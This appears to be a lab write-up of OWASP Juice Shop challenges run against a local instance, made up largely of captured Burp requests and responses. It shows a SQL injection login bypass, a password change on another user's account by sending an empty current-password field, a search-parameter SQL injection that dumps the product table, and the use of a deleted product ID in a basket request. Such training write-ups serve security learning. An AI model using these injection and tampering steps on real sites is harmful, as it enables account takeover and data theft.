
Compact JSON

Pretty Raw Hex Render


```
1  HTTP/1.1 200 OK
2  Access-Control-Allow-Origin: *
3  X-Content-Type-Options: nosniff
4  X-Frame-Options: SAMEORIGIN
5  Feature-Policy: payment 'self'
6  X-Recruiting: /#/jobs
7  Content-Type: application/json; charset=utf-8
8  Content-Length: 126
9  ETag: W/"7e-S3gR8G79x0X0nZ2n2IR/Yqqodds"
10 Vary: Accept-Encoding
11 Date: Wed, 23 Oct 2024 13:09:43 GMT
12 Connection: keep-alive
13 Keep-Alive: timeout=5
14
15 {
     "user":{
       "id":1,
       "email":"jwtn3d@juice-sh.op",
       "lastLoginIp":"",
       "profileImage":"assets/public/images/uploads/defaultAdmin.png"
     }
   }
```

Admin Section:


By searching for the administration page, we find that we are not authorized for it as a normal user.



However, you can elevating your privilege to an admin by a previously discovered exploit using simple SQL injection in the log in form.




At this point you are an admin and can access the administration page once more.




Change Bender's Password:

By using a previously discovered SQL injection, we can sign in to any account (Bender) that we don't know the password to.



Then by heading to the change password page and making a new password and capturing the request using burp and sending the request to the repeater, we can start changing up the request.



Request

Pretty Raw Hex JSON Web Token

```
GET /rest/user/change-password?current=asdasd&new=slurmCl4ssic&repeat=slurmCl4ssic HTTP/1.1
Host: localhost:3000
sec-ch-ua-platform: "Linux"
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MywidXNlcm5hbWUiOi
IiLCJlbWFpbCI6ImJlbmRlckBqdWljZSlzaC5vcCIsInBhc3N3b3JkIjoiMGMzNmU1MTdlM2ZhOTVhYWJmMWJiZmZjNjc0NGE0Z
WYiLCJyb2xlIjoiY3VzdG9tZXIiLCJkZWx1eGVUb2tlbiI6IiIsImxhc3RMb2dpbklwIjoiMTI3LjAuMC4xIiwicHJvZmlsZUlt
YWdlIjoiYXNzZXRzL3B1YmxpYy9pbWFnZXMvdXBsb2Fkcy9kZWZhdWx0LnN2ZyIsInRvdHBTZWNyZXQiOiIiLCJpc0FjdGl2ZSI
6dHJlZSwiY3JlYXRlZEF0IjoiMjAyNC0xMC0yMyAxMTo0Njo0OS44NTUgKzAwOjAwIiwidXBkYXRlZEF0IjoiMjAyNC0xMC0yMy
AxMzoyNzo0Ni43NjMgKzAwOjAwIiwiZGVsZXRlZEF0IjpudWxsfSwiaWF0IjoxNzI5NjkwNzExfQ.qUhQjBCfuPMkSof9mQDTEU
dwjv-q-JULskJTq6-NzaLcjeYHffxm_bhYnm0ZAlDOXincXU-_Y0sPIWZEGXPLPYEUMFFi6M1IO-IFkDSX5t56XvTzqjaDA_cIp
nchDO-GTYA9KDS8_a6dAlCSsNZ8kFtkeF4LnfR4fTFgze43eXw
Accept-Language: en-US,en;q=0.9
Accept: application/json, text/plain, */*
sec-ch-ua: "Chromium";v="129", "Not=A?Brand";v="8"
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/129.0.6668.71 Safari/537.36
sec-ch-ua-mobile: ?0
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate, br
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=
jel04ZaREB8Q3odlLcvCJf5SMIZHrzu5BUD4ivJcRnI7KAzkr6bl2VwPpXyJ; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MywidXNlcm5hbWUiOi
IiLCJlbWFpbCI6ImJlbmRlckBqdWljZSlzaC5vcCIsInBhc3N3b3JkIjoiMGMzNmU1MTdlM2ZhOTVhYWJmMWJiZmZjNjc0NGE0Z
WYiLCJyb2xlIjoiY3VzdG9tZXIiLCJkZWx1eGVUb2tlbiI6IiIsImxhc3RMb2dpbklwIjoiMTI3LjAuMC4xIiwicHJvZmlsZUlt
YWdlIjoiYXNzZXRzL3B1YmxpYy9pbWFnZXMvdXBsb2Fkcy9kZWZhdWx0LnN2ZyIsInRvdHBTZWNyZXQiOiIiLCJpc0FjdGl2ZSI
6dHJlZSwiY3JlYXRlZEF0IjoiMjAyNC0xMC0yMyAxMTo0Njo0OS44NTUgKzAwOjAwIiwidXBkYXRlZEF0IjoiMjAyNC0xMC0yMy
AxMzoyNzo0Ni43NjMgKzAwOjAwIiwiZGVsZXRlZEF0IjpudWxsfSwiaWF0IjoxNzI5NjkwNzExfQ.qUhQjBCfuPMkSof9mQDTEU
dwjv-q-JULskJTq6-NzaLcjeYHffxm_bhYnm0ZAlDOXincXU-_Y0sPIWZEGXPLPYEUMFFi6M1IO-IFkDSX5t56XvTzqjaDA_cIp
nchDO-GTYA9KDS8_a6dAlCSsNZ8kFtkeF4LnfR4fTFgze43eXw
Connection: keep-alive
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 401 Unauthorized
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: text/html; charset=utf-8
Content-Length: 32
ETag: W/"20-6tKKLCLLg0nzR5qInvJyo/El3vg"
Vary: Accept-Encoding
Date: Wed, 23 Oct 2024 13:43:02 GMT
Connection: keep-alive
Keep-Alive: timeout=5

Current password is not correct.
```

One way to do that is by simply deleting the current value to none, to see if the server check for its value, but since the request successed without the current password, we can conclude that server does not check on the hashed passwords, this made the password changing easy.

Request

Pretty Raw Hex JSON Web Token

```
GET /rest/user/change-password?current=&new=slurmCl4ssic&repeat=slurmCl4ssic HTTP/1.1
Host: localhost:3000
sec-ch-ua-platform: "Linux"
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MywidXNlcm5hbWUiOi
IiLCJlbWFpbCI6ImJlbmRlckBqdWljZS1zaC5vcCIsInBhc3N3b3JkIjoiMGMzNmU1MTdlM2ZhOTVhYWJmMWJiZmZjNjc0NGE0Z
WYiLCJyb2xlIjoiY3VzdG9tZXIiLCJkZWx1eGVUb2tlbiI6IiIsImxhc3RMb2dpbklwIjoiMTI3LjAuMC4xIiwicHJvZmlsZUlt
YWdlIjoiYXNzZXRzL3B1YmxpYy9pbWFnZXMvdXBsb2Fkcy9kZWZhdWx0LnN2ZyIsInRvdHBTZWNyZXQiOiIiLCJpc0FjdGl2ZSI
6dHJlZSwiY3JlYXRlZEF0IjoiMjAyNC0xMC0yMyAxMTo0Njo0OS44NTUgKzAwOjAwIiwidXBkYXRlZEF0IjoiMjAyNC0xMC0yMy
AxMzoyNzo0Ni43NjMgKzAwOjAwIiwiZGVsZXRlZEF0IjpudWxsfSwiaWF0IjoxNzI5NjkwNzExfQ.qUhQjBCfuPMkSof9mQDTEU
dwjv-q-JULskJTq6-NzaLcjeYHffxm_bhYnm0ZAlDOXincXU-_Y0sPIWZEGXPLPYEUMFFi6M1IO-IFkDSX5t56XvTzqjaDA_cIp
nchDO-GTYA9KDS8_a6dAlCSsNZ8kFtkeF4LnfR4fTFgze43eXw
Accept-Language: en-US,en;q=0.9
Accept: application/json, text/plain, */*
sec-ch-ua: "Chromium";v="129", "Not=A?Brand";v="8"
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/129.0.6668.71 Safari/537.36
sec-ch-ua-mobile: ?0
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate, br
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=
je104ZaREB8Q3od1LcvCJf5SMIZHrzu5BUD4ivJcRnI7KAzkr6bl2VwPpXyJ; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MywidXNlcm5hbWUiOi
IiLCJlbWFpbCI6ImJlbmRlckBqdWljZS1zaC5vcCIsInBhc3N3b3JkIjoiMGMzNmU1MTdlM2ZhOTVhYWJmMWJiZmZjNjc0NGE0Z
WYiLCJyb2xlIjoiY3VzdG9tZXIiLCJkZWx1eGVUb2tlbiI6IiIsImxhc3RMb2dpbklwIjoiMTI3LjAuMC4xIiwicHJvZmlsZUlt
YWdlIjoiYXNzZXRzL3B1YmxpYy9pbWFnZXMvdXBsb2Fkcy9kZWZhdWx0LnN2ZyIsInRvdHBTZWNyZXQiOiIiLCJpc0FjdGl2ZSI
6dHJlZSwiY3JlYXRlZEF0IjoiMjAyNC0xMC0yMyAxMTo0Njo0OS44NTUgKzAwOjAwIiwidXBkYXRlZEF0IjoiMjAyNC0xMC0yMy
AxMzoyNzo0Ni43NjMgKzAwOjAwIiwiZGVsZXRlZEF0IjpudWxsfSwiaWF0IjoxNzI5NjkwNzExfQ.qUhQjBCfuPMkSof9mQDTEU
dwjv-q-JULskJTq6-NzaLcjeYHffxm_bhYnm0ZAlDOXincXU-_Y0sPIWZEGXPLPYEUMFFi6M1IO-IFkDSX5t56XvTzqjaDA_cIp
nchDO-GTYA9KDS8_a6dAlCSsNZ8kFtkeF4LnfR4fTFgze43eXw
Connection: keep-alive
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Content-Length: 352
ETag: W/"160-L3JAgMXpeKRsvC3CQLiAfWl4f6M"
Vary: Accept-Encoding
Date: Wed, 23 Oct 2024 13:46:52 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{
  "user":{
    "id":3,
    "username":"",
    "email":"bender@juice-sh.op",
    "password":"06b0c5c1922ed4ed62a5449dd209c96d",
    "role":"customer",
    "deluxeToken":"",
    "lastLoginIp":"127.0.0.1",
    "profileImage":"assets/public/images/uploads/default.svg",
    "totpSecret":"",
    "isActive":true,
    "createdAt":"2024-10-23T11:46:49.855Z",
    "updatedAt":"2024-10-23T13:42:20.432Z",
    "deletedAt":null
  }
}
```

Christmas Special:

This vulnerability allowed us to access an of the market item. The first step to do it is finding the itemID of this item. It can be done by reviewing the search bar request on the burp and applying an injection on it to retrieve all the item database, using the repeater.


```
GET /rest/products/search?q=')) -- HTTP/1.1
Host: localhost:3000
sec-ch-ua-platform: "Linux"
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MywidXNlcm5hbWUiOi
IiLCJlbWFpbCI6ImJlbmRlckBqdWljZS1zaC5vcCIsInBhc3N3b3JkIjoiMGMzNmU1MTdlM2ZhOTVhYWJmMWJiZmZjNjc0NGE0Z
WYiLCJyb2xlIjoiY3VzdG9tZXIiLCJkZWx1eGVUb2tlbiI6IiIsImxhc3RMb2dpbklwIjoiMTI3LjAuMC4xIiwicHJvZmlsZUlt
YWdlIjoiYXNzZXRzL3B1YmxpYy9pbWFnZXMvdXBsb2Fkcy9kZWZhdWx0LnN2ZyIsInRvdHBTZWNyZXQiOiIiLCJpc0FjdGl2ZSI
6dHJlZSwiY3JlYXRlZEF0IjoiMjAyNC0xMC0yMyAxMTo0Nj o0OS44NTUgKzAwOjAwIiwidXBkYXRlZEF0IjoiMjAyNC0xMC0yMy
AxMzoyNzo0Ni43NjMgKzAwOjAwIiwiZGVsZXRlZEF0IjpudWxsfSwiaWF0IjoxNzI5NjkwNzExfQ.qUhQjBCfuPMkSof9mQDTEU
dwjv-q-JULskJTq6-NzaLcjeYHffxm_bhYnm0ZAlDOXincXU-_Y0sPIWZEGXPLPYEUMFFi6MlIO-IFkDSX5t56XvTzqjaDA_cIp
nchDO-GTYA9KDS8_a6dAlCSsNZ8kFtkeF4LnfR4fTFgze43eXw
Accept-Language: en-US,en;q=0.9
Accept: application/json, text/plain, */*
sec-ch-ua: "Chromium";v="129", "Not=A?Brand";v="8"
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/129.0.6668.71 Safari/537.36
sec-ch-ua-mobile: ?0
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate, br
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=
je1O4ZaREB8Q3odlLcvCJf5SMIZHrzu5BUD4ivJcRnI7KAzkr6bl2VwPpXyJ; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MywidXNlcm5hbWUiOi
IiLCJlbWFpbCI6ImJlbmRlckBqdWljZS1zaC5vcCIsInBhc3N3b3JkIjoiMGMzNmU1MTdlM2ZhOTVhYWJmMWJiZmZjNjc0NGE0Z
WYiLCJyb2xlIjoiY3VzdG9tZXIiLCJkZWx1eGVUb2tlbiI6IiIsImxhc3RMb2dpbklwIjoiMTI3LjAuMC4xIiwicHJvZmlsZUlt
YWdlIjoiYXNzZXRzL3B1YmxpYy9pbWFnZXMvdXBsb2Fkcy9kZWZhdWx0LnN2ZyIsInRvdHBTZWNyZXQiOiIiLCJpc0FjdGl2ZSI
6dHJlZSwiY3JlYXRlZEF0IjoiMjAyNC0xMC0yMyAxMTo0Nj o0OS44NTUgKzAwOjAwIiwidXBkYXRlZEF0IjoiMjAyNC0xMC0yMy
AxMzoyNzo0Ni43NjMgKzAwOjAwIiwiZGVsZXRlZEF0IjpudWxsfSwiaWF0IjoxNzI5NjkwNzExfQ.qUhQjBCfuPMkSof9mQDTEU
dwjv-q-JULskJTq6-NzaLcjeYHffxm_bhYnm0ZAlDOXincXU-_Y0sPIWZEGXPLPYEUMFFi6MlIO-IFkDSX5t56XvTzqjaDA_cIp
nchDO-GTYA9KDS8_a6dAlCSsNZ8kFtkeF4LnfR4fTFgze43eXw
If-None-Match: W/"38df-yRuBKUUOFkZUSMPRa/YYeQc+3I4"
Connection: keep-alive
```

```
{
    "id":9,
    "name":"OWASP SSL Advanced Forensic Tool (O-Saft)",
    "description":
    "O-Saft is an easy to use tool to show information about SSL certificate and tests t
    he SSL connection according given list of ciphers and various SSL configurations. <a
     href=\"https://www.owasp.org/index.php/O-Saft\" target=\"_blank\">More...</a>",
    "price":0.01,
    "deluxePrice":0.01,
    "image":"orange_juice.jpg",
    "createdAt":"2024-10-23 11:46:50.082 +00:00",
    "updatedAt":"2024-10-23 11:46:50.082 +00:00",
    "deletedAt":null
},
{
    "id":10,
    "name":"Christmas Super-Surprise-Box (2014 Edition)",
    "description":
    "Contains a random selection of 10 bottles (each 500ml) of our tastiest juices and a
    n extra fan shirt for an unbeatable price! (Seasonal special offer! Limited availabi
    lity!)",
    "price":29.99,
    "deluxePrice":29.99,
    "image":"undefined.jpg",
    "createdAt":"2024-10-23 11:46:50.082 +00:00",
    "updatedAt":"2024-10-23 11:46:50.082 +00:00",
    "deletedAt":"2024-10-23 11:46:50.102 +00:00"
},
{
    "id":11,
    "name":"Rippertuer Special Juice",
    "description":
    "Contains a magical collection of the rarest fruits gathered from all around the wor
    ld, like Cherymoya Annona cherimola, Jabuticaba Myrciaria cauliflora, Bael Aegle mar
    melos... and others, at an unbelievable price! <br/><span styl=\"color:red;\">This
    item has been made unavailable because of lack of safety standards.</span> (This pro
    duct is unsafe! We plan to remove it from the stock!)",
    "price":16.99,
    "deluxePrice":16.99,
    "image":"undefined.jpg",
    "createdAt":"2024-10-23 11:46:50.082 +00:00",
    "updatedAt":"2024-10-23 11:46:50.082 +00:00",
    "deletedAt":"2024-10-23 11:46:50.103 +00:00"
},
{
```

The next step is to use this id instead of a legit id in the basket.

Request

Pretty Raw Hex JSON Web Token


```
POST /api/BasketItems/ HTTP/1.1
Host: localhost:3000
Content-Length: 44
sec-ch-ua-platform: "Linux"
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MywidXNlcm5hbWUiOi
IiLCJlbWFpbCI6ImJlbmRlckBqdWljZS1zaC5vcCIsInBhc3N3b3JkIjoiNTk0ZjgwM2Iz0DBhNDEzOTZlZDYzZGNhMzk1MDM1N
DIiLCJyb2xlIjoiY3VzdG9tZXIiLCJkZWx1eGVUb2tlbiI6IiIsImxhc3RMb2dpbklwIjoiMTI3LjAuMC4xIiwicHJvZmlsZUlt
YWdlIjoiYXNzZXRzL3Bl Ymxp Yy9pbWFnZXMvdXBsb2Fkcy9kZWZhdWx0LnN2ZyIsInRvdHBTZWNyZXQiOiIiLCJpc0FjdGl2ZSI
6dHJlZSwiY3JlYXRlZEF0IjoiMjAyNC0xMC0yMyAxMTo0Njo0OS44NTUgKzAw0jAwIiwidXBkYXRlZEF0IjoiMjAyNC0xMC0yMy
AxMzoz0To0OC44NDggKzAw0jAwIiwiZGVsZXRlZEF0IjpudWxsfSwiaWF0IjoxNzI5Njkw0TIyfQ.UrSz95JmL7y3rwN6j1URcp
SCfVuYKlYIZQykyL2Pr9r6Ar0_IIYy0eU9A4QLQqHj1VeGQIuU6beLs5mxIPB4Lt0z83XgTZE9Daa6iwu83UUB3SgGaFbtEaCoH
ZQf_utIomkBUV_uiWLAsjqehzxv6S2jC3guJPIjmnJrizW2nlI
Accept-Language: en-US,en;q=0.9
sec-ch-ua: "Chromium";v="129", "Not=A?Brand";v="8"
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/129.0.6668.71 Safari/537.36
Accept: application/json, text/plain, */*
Content-Type: application/json
Origin: http://localhost:3000
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate, br
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MywidXNlcm5hbWUiOi
IiLCJlbWFpbCI6ImJlbmRlckBqdWljZS1zaC5vcCIsInBhc3N3b3JkIjoiNTk0ZjgwM2Iz0DBhNDEzOTZlZDYzZGNhMzk1MDM1N
DIiLCJyb2xlIjoiY3VzdG9tZXIiLCJkZWx1eGVUb2tlbiI6IiIsImxhc3RMb2dpbklwIjoiMTI3LjAuMC4xIiwicHJvZmlsZUlt
YWdlIjoiYXNzZXRzL3Bl Ymxp Yy9pbWFnZXMvdXBsb2Fkcy9kZWZhdWx0LnN2ZyIsInRvdHBTZWNyZXQiOiIiLCJpc0FjdGl2ZSI
6dHJlZSwiY3JlYXRlZEF0IjoiMjAyNC0xMC0yMyAxMTo0Njo0OS44NTUgKzAw0jAwIiwidXBkYXRlZEF0IjoiMjAyNC0xMC0yMy
AxMzoz0To0OC44NDggKzAw0jAwIiwiZGVsZXRlZEF0IjpudWxsfSwiaWF0IjoxNzI5Njkw0TIyfQ.UrSz95JmL7y3rwN6j1URcp
SCfVuYKlYIZQykyL2Pr9r6Ar0_IIYy0eU9A4QLQqHj1VeGQIuU6beLs5mxIPB4Lt0z83XgTZE9Daa6iwu83UUB3SgGaFbtEaCoH
ZQf_utIomkBUV_uiWLAsjqehzxv6S2jC3guJPIjmnJrizW2nlI; continueCode=
ReVMxm1dRZtxUyc5TOClf8S7IeHl5uLwtW7uMKtvrh9Pt33F7PSWYda6yZgP
Connection: keep-alive

{
    "ProductId":10,
    "BasketId":"3",
    "quantity":1
}
```

